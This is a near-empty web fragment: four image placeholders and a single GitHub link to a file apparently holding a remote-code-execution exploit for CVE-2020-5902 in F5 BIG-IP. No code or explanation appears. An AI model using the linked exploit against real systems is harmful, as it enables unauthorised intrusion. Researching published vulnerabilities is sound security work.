



https://github.com/Critical-Start/Team-Ares/blob/master/CVE-2020-5902/f5RCE.java



